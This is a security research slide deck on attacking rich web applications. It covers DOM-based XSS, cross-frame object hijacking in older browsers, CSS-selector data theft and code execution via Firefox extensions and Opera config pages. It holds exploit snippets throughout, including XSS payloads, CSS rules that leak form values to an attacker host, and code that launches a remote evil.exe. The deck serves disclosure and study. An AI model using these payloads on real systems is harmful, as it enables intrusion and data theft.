

<no\_soul> i snorted Ajax  
<no\_soul> i almost died

# Attacking Rich Internet Applications

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# Who are we?

## Stefano Di Paola

- CTO Minded Security
- Director of Research @ Minded Security Labs
- Owasp Italy R&D Director
- Sec Research (Flash Security, SWFIntruder and Web stuff)

## Kuza55

- Random Hacker
  - Records research stuff at <http://kuza55.blogspot.com/>
- R&D Team Lead at SIFT
  - <http://www.sift.com.au/>
- Just finished first year studies at UNSW
- Greetz to #slackers #cunce #ruxcon

# Agenda

- DOM Based XSS
  - IDS/IPS/WAF/Filter Evasion
  - Browser Specifics
- Client-Side Trickery
- Google Gears
- Getting Code Exec
  - Firefox Extensions
  - Opera's opera: protocol

# DOM XSS

# DOM-Based XSS Today

- Original Paper by Amit Klein in 2005
  - <http://www.webappsec.org/projects/articles/071105.shtml>
  - Outlined some basic inputs and sinks
  - Didn't talk about control flow
- Blog post by Ory Segal regarding control flow
  - <http://blog.watchfire.com/wfblog/2008/06/javascript-code.html>
  - JavaScript objects are loosely typed
  - If we just want to pass an existence check we can substitute an iframe window for a normal object

< benjilenoob > yeah the xss was created by god to create the apocalypse

# Original Inputs

"Reference to DOM objects that may be influenced by the user (attacker) should be inspected, including (but not limited to):

- \* `document.URL`
- \* `document.URLUnencoded`
- \* `document.location` (and many of its properties)
- \* `document.referrer`
- \* `window.location` (and many of its properties)

Note that a document object property or a window object property may be referenced syntactically in many ways - explicitly (e.g. `window.location`), implicitly (e.g. `location`), or via obtaining a handle to a window and using it (e.g. `handle_to_some_window.location`)."

# Original Sinks

- Write raw HTML, e.g.:
  - `document.write(...)`
  - `document.writeln(...)`
  - `document.body.innerHTML=...`
- Directly modifying the DOM (including DHTML events), e.g.:
  - `document.forms[0].action=...`
  - `document.attachEvent(...)`
  - `document.create...(...)`
  - `document.execCommand(...)`
  - `document.body. ...`
  - `window.attachEvent(...)`
- Replacing the document URL, e.g.:
  - `document.location=...`
  - `document.location.hostname=...`
  - `document.location.replace(...)`
  - `document.location.assign(...)`
  - `document.URL=...`
  - `window.navigate(...)`

# Original Sinks (Contd.)

- Opening/modifying a window, e.g.:

- `document.open(...)`
- `window.open(...)`
- `window.location.href=...`

- Directly executing script, e.g.:

- `eval(...)`
- `window.execScript(...)`
- `window.setInterval(...)`
- `window.setTimeout(...)`

- 

- 

- 

- All Focus on Direct Script Execution



# New Sinks

- Old list was limited and unimaginative (Immature?)
- New sinks where JavaScript execution is possible
- However not all sinks must result in JavaScript execution
  
- Some additional new goals:
  - Modify/abuse sensitive objects
    - Modify DOM/HTML Objects
    - Leak and insert cookies
    - Perform directory traversal with XHR
    - etc

# The New Old Sinks

- Modifying HTML Objects can often get us script execution
  - IMG, OBJECT, FORM, etc URIs
    - javascript: URIs still work in IMG tags in IE7
      - Just have to throw the XSS in an iframe
      - Credit to Cesar Cerrudo for debunking the myth that they didn't
    - URLs to 'special' tags, e.g. Flash, objects
    - Injections into CSS (fairly common)
      - Can easily jump out into JavaScript
        - Firefox & IE < 8
  - Injections into any HTML object that normally results in XSS

# The New Old Sinks

- Filtered injections into javascript: links
  - `<a href="javascript:a='user_input';">`
- Not really common
  - Result of the last expression gets written to the screen
  - `document.location = 'http://site/user_input';`
    - doesn't return anything :(

# The New New Sinks

- Injections into CSS are getting trickier, however CSS
  - Can read data from the page (CSS 3 selectors)
    - Independently discovered by Eduardo 'sirdarckcat' Vela and Stefano 'Wisec' Di Paola
    - Opera
    - Firefox
  - Will soon be able to read data from other pages
    - HTML5
  - Without Script execution, can still get us CSRF tokens
    - PoC only atm
    - Requires a LOT of CSS to be injected

# The New New Sinks

- Injections into IMG tags in other browsers
  - Let us spoof the Referer
  - Let us control the UI
- Injections into links let us
  - inject javascript: URIs
  - inject links!
    - can be abused to bypass IE8's XSS Filter's same-domain check
- Injections into INPUT tags let us prefill forms
  - Useful for UI redressing attacks

# The New New Sinks

- Injections into square brackets give us complete control of an object:
  - `some_var = document[user_input];`
- set `user_input` to 'cookie'
  - `some_var` now has your cookies
  - Could potentially be leaked off-site in URLs, etc
- Also goes the other way around
  - `document[user_input] = some_var;`
- Useful realisation when combined with the fact that many IDSs/Filters (including the IE8 XSS filter) won't stop a reassignment
- Index-notation is common in 'packed' javascript, e.g. Gmail

# Detour: IE8 XSS Filter

- Stops injections into javascript strings from executing functions, assignments are still allowed:
  - "+document.cookie+"
  - ";user\_input=document.cookie;//
  - ";user\_input=sensitive\_app\_specific\_var;//
  - etc
- From these assignments we can try pulling all the DOM XSS tricks we know by easily altering data flow
- Can still inject non-script html
  - HTML-Based Inputs

# The New New Sinks

- document.cookie
  - Is a sink!
  - document.cookie = "a=b\nc=d";
  - Useful for Session Fixation attacks & XSS exploitation
- XHR Object
  - Referer Spoofing
  - Directory Traversal
    - Apps which use urls like /name/retrieve/ajax/Alex?tok
    - To /name/retrieve/ajax/../../delete/ajax/James?tok
      - All 'special' headers, CSRF tokens, etc sent



# The New New Sinks

- document.domain
  - controls what can communicate with our site
    - document.domain = 'com';
- Client-side SQL databases
  - ```
var database = openDatabase('demobase', '1.0', 'Demo Database', 10240);
database.transaction(function(tx) {
    tx.executeSql('INSERT INTO pairs (key, value) VALUES
("+key", "+value+") ');
});
```
  - lead to client side SQL Injection

# HTML Injection Based Inputs

- Getting html onto the page may be feasible
  - XSS Filtered pages
    - Facebook, MySpace, Web-Based IM, etc
- `document.getElementById()`
  - Doesn't do what it says on the tin
    - Gets elements by name too in IE
  - Gets the first element in the page with the id/name
- `document.getElementsByTagName/ClassName`
  - IE 6/7 bug gets tag by id or name or class
- `*.getComputedStyle`
- `document.title`

# New Inputs

- document.cookie
  - Both input and sink
  - Being able to set cookies < Being able to execute script
    - Can inject cookies into SSL from the network
- window.name (all browsers) & window.arguments (Firefox)
  - Attacker controlled
- IE 'persistence'
- IE (and now Firefox) window.showModalDialog (input via window.dialogArguments)
- HTML5 globalStorage/sessionStorage
- HTML5 postMessage

# Control Flow Manipulation (The Future)

- Integer overflow issues for the web
  - Integer overflows don't usually matter unless they change control flow
  - iframe issues found by Roy Segal
  - More in a minute
- Concurrency Bugs
  - JavaScript is multithreaded
    - Thread per page
  - Has no support for locking
  - Doesn't \*usually\* utilise shared state
    - Who knows what browsers will bring

# Browser Based Dom Xss

If you're not utilising browser bugs:  
you're doing it wrong

# Browser Based DOM Xss

- It's browser dependent
- It's based on window references object trusting
- It's based on Cross Frame DOM Based Xss
- See what a cross domain window reference can write/read to/from its parent window

# Window/Frames References

- Getting the reference to a window:

- open an iframe:

```
frameName.location="http://host";  
$("frameID").contentWindow.location="http://host"
```

- open a window with

```
w>window.open("http://host", "")
```

- being opened by another window

```
<a target="_blank" href=''> -> opener  
from a(n) (i)frame -> top, parent
```

# The concept (Read)

- Can a cross domain window reference read from its parent window?

```
function canRead(legitObj, xObj) {
  var _obj=xObj
  for( var i in legitObj ){
    collection.push(i+" "+_obj[i]);
  }catch(err){
    // Not allowed Exception
  }
}
```



# The concept (Write)

- Can a cross domain window reference write to its parent window?

```
function canWrite(legitObj, xObj) {
    var _obj=xObj
    for( var i in legitObj ) {
        _obj[i]=function() {return "hey"};
        writecollection.push(i);
    }catch(err) {
        // Not allowed Exception
    }
}
```

# The concept (Getter/Setter)

- For getter/setter supporting browsers:

- function canDefineGetter()

```
function canDefineGetter(legitObj, xObj) {
```

- ...

```
xObj.__defineGetter__(i, function () {return "aaaa"})
```

- ...

- function canDefineSetter()

```
function canDefineSetter(legitObj, xObj) {
```

- ...

```
xObj.__defineSetter__(i, function (val) {return  
"aaaa"})
```

- ...

# The Testbed

The screenshot shows a Mozilla Firefox browser window with the address bar displaying `http://frames/iframes.html`. The browser interface includes a menu bar (File, Modifica, Visualizza, Cronologia, Segnalibri, Strumenti, Guida) and a search bar with the Google logo. The main content area is divided into two frames:

- Host1 Frame:** Contains a **JsConsole** on the left and a **Result:** box on the right. The **Result:** box displays the number `1`.
- Host2 Frame:** Contains a **Show/hide** panel. The panel has a dropdown menu set to `window` and a button labeled `Invia richiesta`. Below the dropdown are two sections: **Get** and **Set**.
  - Get:** Lists various window properties such as `orig`, `target`, `document`, `window`, `Components`, `parent`, `top`, `frames`, `self`, `history`, `closed`, `opener`, and `length`.
  - Set:** Contains two function definitions:

```
document -> function () { return "ssssssssssssssssssssssssss"; }
window -> function () { return "ssssssssssssssssssssssssss"; }
```

The status bar at the bottom of the browser window shows the text `Completato` and several icons, including the Firefox logo and the ABP (Adblock Plus) extension icon.

# Firefox 2.0.x 1/5

- Cross window/frame cross domain communication
  - `vFrame.history.go=function (arg){ alert(arg) }`
- Then from the opened frame/window
  - `history.go('somedata');`
- Will execute the customized go function in the context of evil window.

# Firefox 2.0.x 2/5

Setting:

```
vFrame._uacct='s'
```

the effect is like executing:

```
delete _uacct
```

in the victim context...

Victim:

```
function checkMe(par) {  
    return par==true;  
}  
  
try {  
    if (checkMe(somepar))  
        dosomething()  
} catch(e) { document.write("Sorry, error on  
"+window.location); }
```

# Firefox 2.0.x 3/5

Then an attacker could delete the checkMe function by simply trying to set it to another value from the opener window.

```
vFrame.checkMe='blah';
```

Modifying the flow and triggering the exception.

```
try {  
    if (checkMe (somepar)) // Now checkMe is undefined  
        dosomething()  
} catch (e) { document.write ("Sorry, error on "+window.location); }
```

# Firefox 2.0.x 4/5

- Same Window object overwritable and accessible XFrame:
- window.top
- window.opener
- window.parent
- window.frames (in Opera too)
- If a victim page contains:

```
if (parent.frames[0].parameter) {  
    var aParam= parent.frames[0].parameter;  
    document.write("test "+aParam);  
}
```

# Firefox 2.0.x 5/5

An attacker by using iframes, will DOM Xss victim.

```
jsAttack("<scri"+"pt>alert(document.domain)</scri"+"pt>");  
parent=jsAttack;  
frames=[{parameter:jsAttack }];
```

the script executed on page.html will have now access to parent.frames[0] since it is no more subjected to same origin policy and the function document.write will do the rest.



# Internet Explorer 7

## The "opener" object

- An attacker can overwrite it
- If attacker set:

```
vFrame.opener={attr:"val"}
```

- Victim will access opener.attr and read its value (broken trust relationship)
- Several Js Based apps look for top|opener|parent
  - The most interesting ones are tinymce and fckeditor

# Internet Explorer 7: the opener

- It can be used to steal sensitive data:

Victim:

```
opener.collect(someData);
```

Attacker:

```
vFrame.opener={  
    collect: function(data) { /*send data to  
        attacker*/  
    }  
}
```

- It can be used to Xss:

Victim:

```
document.write(opener.data);
```

Attacker:

```
vFrame.opener={data: "XssHere"}
```

# Internet Explorer: TinyMCE

The screenshot shows a Windows Internet Explorer browser window. The address bar displays the URL `http://192.168.113.1/~stefano/frames/iframes.html`. The page content includes a text input field with the letter 'b' and a button labeled 'd'. Below the page content, the JavaScript console is open, showing the following code:

```
JsConsole
$("d").contentWindow.location='http://vi.ct.im/~stefano/tiny_mce/jscripts/tiny_mce/plugins/paste/pastetext.htm'
$("d").contentWindow.opener = {
  tiny_mce: {
    _addVer: function()
    {return '>onerror=function(){return false};alert (document.domain);//'},
    each: function() {return true},
    isIE: true,
    is: function() {return true},
    ScriptLoader: {
      isDone: function()
      {return false},
      markDone: function()
      {return true}
    },
    EditorManager: {
      activeEditor: {
```

The console also shows the result of the execution: `[object Object]`. A security warning dialog box is displayed in the foreground, titled "Windows Internet Explorer", with a yellow warning icon and the text "vi.ct.im" and an "OK" button.

Below the console, there is a "Show/Hide" link and a "go" button.

# Safari/Air/Webkit

Fixed but still interesting:

- Xframe `__defineGetter__` on
  - `history.back`
  - `history.go`
  - `history.forward`
  - `history.item`
- If victim has:  
`<a href='javascript:history.back()'>Back</a>`
- Attacker could:
  - `vFrame.history.__defineGetter__('back',`
  - `function(){ vFrame.eval("vFrame.alert(vFrame.document.domain)") }`
  - `);`

# Opera

- On Opera the "top" Object could be overwritten...
- This lead to:
  - frame-buster-buster
  - DOM based Xss

# Opera: Frame buster buster

- if Victim host has frame buster code:

```
if (top!=self) {  
    top.location.href=self.location.href;  
}
```

- Attacker can race against the check:

```
vFrame.location='http://victim/pageFrameBuster.html';  
setInterval("{vFrame.top=vFrame.self}",1);
```

# Opera: DOM XSS

- if Victim page calls something like:  
`top.focus();`
- Attacker can overwrite the top object with a new focus which will execute in victim context:

```
setInterval(function() {  
    vFrame.top={focus: function(a) {  
        window[0].eval('alert(document.domain)')  
    }  
} }, 1)  
vFrame.location='http://vi.ct.im/page.html'
```

# Opera: DOM XSS

The screenshot illustrates a DOM XSS attack in Opera. It is divided into two main sections: the top panel showing the initial script execution and the bottom panel showing the result of a subsequent action.

**Top Panel:**

- JsConsole:** Contains the following JavaScript code:

```
victim= window.frames['d'];  
setInterval(function(){  
  victim.top={focus: function(a){ window[0].eval  
( 'alert(document.domain)' )}  
} },1);
```
- Result:** Shows the value `1`.

**Bottom Panel:**

- JsConsole:** Contains the code `top.focus()`.
- Result:** Shows the value `undefined`.

A **JavaScript** alert dialog is also visible, displaying the domain `<vi.ct.im>` and `vi.ct.im`. The dialog includes a checkbox for "Stop executing scripts on this page" and an "OK" button.



# Google Chrome

- **Another Frame-buster-buster**

```
http://maliciousmarkup.blogspot.com/2008/11/\  
frame-buster-buster.html
```

## Victim's frame buster:

```
if (top!=self){  
    top.location.href=self.location.href;  
}
```

## Attacker sets on its own (top) frame

```
location.__defineSetter__('href', function() {return false});
```

# Browser Based DOM XSS

- The interesting thing about Browser Based DOM exploitation is that
  - It's based on trust relationship about the application and the window reference
  - It's due to the lack of standard for define DOM Objects
- The good news about Browser Based DOM exploitation is that:
  - We're no more in the 2k6
  - New versions will allow only sendMessage
  - There are only a few other things to fix

# Client-Side Trickery

# Using RIA to subvert Html5 features

- alias too much accessibility
- alias I know where you've been, really

`http://www.whatwg.org/specs/web-apps/current-work/#1-state`

- Input Element new type attribute:
  - type=email (Implemented in Opera)
  - type=uri (Implemented in Opera)



# Question 1

- How to steal those juicy data?
- The focus stealing way:
  1. set onkeydown event on the window
    - 1.1 set the focus to the input url element

```
if(keyCode== enterKey)
    inputUrlEl.blur()
```
    - 1.2 steal the value using `inputUrlEl.value`
    - 1.3 set a new value to `inputUrlEl` (random or specific)

# Question 2

How to force a user to press up down enter keys?

Demo Time

<http://www.wisec.it/historySteal/favicon.html>

# History Stealing

- So an attacker could:
  - Steal internal hosts names
  - Steal Sessions in the Query String
  - Gain internal IPs (192., 10. , 172. )
  - Steal the whole history
  - Focus on interesting hosts
- That should work also on type=email input element.
- Fortunately only opera implemented it.
- If a Browser vendor is planning to implement it, he knows what to do.

# Css 3 Attribute Selector

- **Css3 Attribute Selector**

<http://www.w3.org/TR/css3-selectors/#attribute-selectors>

**a[href=a] { ... }**

- **Css3 Attribute Substring Matching**

<http://www.w3.org/TR/css3-selectors/#attribute-substrings>

**[att^=val]**

Represents an element with the att attribute whose value **begins** with the prefix "val".

**[att\$=val]**

Represents an element with the att attribute whose value **ends** with the suffix "val".

**[att\*=val]**

Represents an element with the att attribute whose value **contains** at least one instance of the substring "val".



# Css 3 Attribute Reader

By using the Substring Matching it's possible to build a Css that can infer attribute contents. Similar to blind Sql Injection.

Build letter by letter by iteratively reloading the Css with updated information.

By using iframes attacker will need to:

Step 1. Load Css with 26 attributes and 1 for the end:

```
input [value=^a] {..: url(host/beginswith?a) }  
input [value=^b] {..: url(host/beginswith?b) }  
...  
input [value=] {url(host/finished?) }
```

Step 2. Use meta refresh to cycle for the whole secret length in the evil page

SirDarkCat presented a PoC @ BlueHat based on a different approach (all in one sheet)

# Css 3 Attribute Reader

It could be useful for attackers when Js is disabled.  
An injection could still steal data

Html 5 seamless frames will be the design issue of the (next) year?  
Still not implemented by any browser, we'll see.

Demo:

<http://www.wisec.it/CssSteal/frame.html>

# Google Gears

2006 called, it wants it's bugs back

# Google Gears

- All functions in Google Gears are NOT NULL-safe
  - Can truncate input to any function
  - Limited usefulness on the web
- Cross-Site Tracing makes a come-back!
  - Apache/IIS implement TRACE/TRACK methods
    - Meant for debugging
    - Echo back the whole HTTP request
  - Google Gears' XHR Object allows these methods
    - Can trivially subvert HttpOnly setting on cookies

# Google Gears

- Allows cache-poisoning by design!
  - XSS one page, you can change any other page in the cache
  - XSS google-analytics.com
    - change google-analytics.com/urchin.js
    - you just xss-ed most of the web
  - Whole domains become dangerous from one XSS
    - gmodules.com -> google.com XSS
      - Demo! :D

# Google Gears

- Web workers are essentially separate JavaScript 'threads'
  - Can be loaded from a URL
  - Cross-domain
    - requires a call to `google.gears.workerPool.allowCrossOrigin()`
  - Loaded in the security-context of the hosting site
    - Hosting plaintext is dangerous!
    - Hosting images is dangerous!
    - Using AJAX with actual XML is dangerous!
      - Wait what?

# Google Gears

- Firefox extended its JavaScript parser to support E4X
  - `var x = <a b="c">d<e>{1+2}</e></a>;`
- Those braces are javascript constructors which execute a javascript statement, such as:

```
<html>
<body>
<hr />
{eval('var wp = google.gears.workerPool; wp.
allowCrossOrigin(); var request = google.gears.factory.
create(\'beta.httprequest\'); request.open(\'GET\' ,
\'/server.php\'); request.send(\'\'); request.
onreadystatechange = function() {if (request.readyState
== 4) { wp.sendMessage(request.responseText, 0);}};')}
</body>
</html>
```

- Injecting braces into valid XML responses gets us an XSS

# E4X Limitations

- E4X Parser is strict
  - Must be fully valid xml
    - No unclosed tags (e.g. <br>)
    - No unquoted attributes (e.g. width=123)
    - No non-xml tags
      - <!DOCTYPE
        - Presents a problem with most HTML responses
      - <?xml
        - Presents a problem with xml responses
        - Bug in bugzilla to allow this
          - may get allowed, or it might not



# Getting Code Exec

If it's lame and it owns you, it's not  
lame

# Attacking Firefox Extensions

- Most extensions written in JavaScript/XUL/HTML
- Extensions are privileged code running in the 'chrome' context
  - Bugs in privileged JS code result in remote code exec
- What does the surface area look like?
  - Direct Network Input (privileged XHR)
    - Typical data access
  - Accessing a web page's DOM
    - Not-so-typical data access
      - JS/DOM Objects are objects with their own code
  - Function Interfaces & Objects exposed to web pages
    - Called by code
  - Probably lots of other places

# Typical Sinks

- Look a lot like DOM XSS Sinks
  - eval() is a common sink for JSON deserialisation
  - XUL/HTML pages have similar sinks
    - e.g. HTML Injection
  - Directory traversal, etc against sensitive objects

# Typical Network Input

- Tamper Data XSS Demo
  - Takes data from the network, uses it poorly
  - A similar bug was found by Roe Hay triaged as low risk 4 months ago
- Why is a Firefox vulnerability low risk when we know they can execute code?
  - It all depends on context; namely whether we're in the chrome context
    - Easy way to find out: `alert(window)`
      - `[object ChromeWindow]` in chrome
      - `[object Window]` otherwise
      - Lets check Tamper Data

# Chrome Code

- Chrome code is fully trusted:

```
var file = Components.classes["@mozilla.org/file/local;1"]
                    .createInstance
(Components.interfaces.nsILocalFile);
file.initWithPath("\\1.3.3.7\\evil.exe");
file.launch();
```

- And plenty of other stuff including
  - Executing programs (with arguments)
  - Reading/writing files
  - Reading/writing registry
  - Modify Firefox settings
  - etc, etc, etc
- Side Note: Using an overflow into JavaScript to start running in chrome may be one way to defeat DEP

# Accessing a web page's DOM

- Interacting with hostile objects and code is tricky
  - Most code implicitly uses XPCNativeWrapper objects
    - This is safe
  - wrappedJSObject can be accessed explicitly
    - Is like a typical JS Object
      - In Firefox < 3, if you access it, you may call some hostile code
      - In Firefox 3, getting a copy is almost impossible since the property returns a wrapper to a 'safe' object
  - Code can opt out of wrapping as an extension

# Accessing a web page's DOM

- No matter the context, even 'safe' code is still code
  - Can return unexpected objects
    - However Mozilla tries to help developers by deep-wrapping objects
  - Can still DoS your app by not returning
    - Can make races easier

# Exposing functions to content

- Example: Greasemonkey
  - Gives greasemonkey scripts access to special functions like `GM_xmlHttpRequest` which are sensitive
  - Used to do this by binding them directly to the page
  - CVE-2005-2455
    - Accidentally gave the whole web access to them
    - Two fixes:
      - Separates user scripts from the DOM by binding them in a separate 'window'
      - Checks the callstack of sensitive functions



# Exposing File System Paths


- Examine the `chrome.manifest` file for the following lines:
  - `resource aliasname uri/to/files/`
    - Creates a mapping at `res://<aliasname>/`
    - Can also be done programmatically
      - [https://developer.mozilla.org/en/Using\\_JavaScript\\_code\\_modules#Programmatically\\_adding\\_aliases](https://developer.mozilla.org/en/Using_JavaScript_code_modules#Programmatically_adding_aliases)
  - `content packagename chrome/path/ contentaccessible=yes`
    - Creates a mapping at `chrome://packagename/content/`
    - `contentaccessible=yes` only required in Firefox 3
      - Earlier versions have chrome allowed from the web by default
  - More details at [https://developer.mozilla.org/en/Chrome\\_Registration](https://developer.mozilla.org/en/Chrome_Registration)

# Revisiting the Tamper Data Bug

- The bug is actually exploitable
  - Has a high impact
    - Almost useless due to user interaction required :(
  - Examining the security context revealed a Firefox bug
    - We can change about:config entries
      - Demo time!

# opera: protocol XSS

Opera 9.60 has some new local feature accessible from the browser using `opera:` protocol



# opera: protocol Xss

Long story short:

if someone finds a Xss on any of the opera: pages  
it's "*Game Over*"

Why?

Same Origin Policy applies also on opera: pages.

`protocol + host + port`

becomes

`opera + null + null`

so an attacker can open an iframe pointing to opera:config and will have access to the DOM including:

```
opera.setPreference('Mail','External Application','c:\\\\windows\\\\system32\\\\calc.exe');  
opera.setPreference('Mail','Handler','2');
```

# Conclusion

- DOM based XSS is far from being fully researched
- Browsers do not help
- Browsers have too many features
- It's still tough to debug Js and that's why DOM Xss is not so popular
- We need automated tools
  
- We should be doing functionality reviews of new browser functionality
  - Just because we can, doesn't mean we should
- Even if memory corruption bugs die, code execution bugs will not

Q&A

THANKS!

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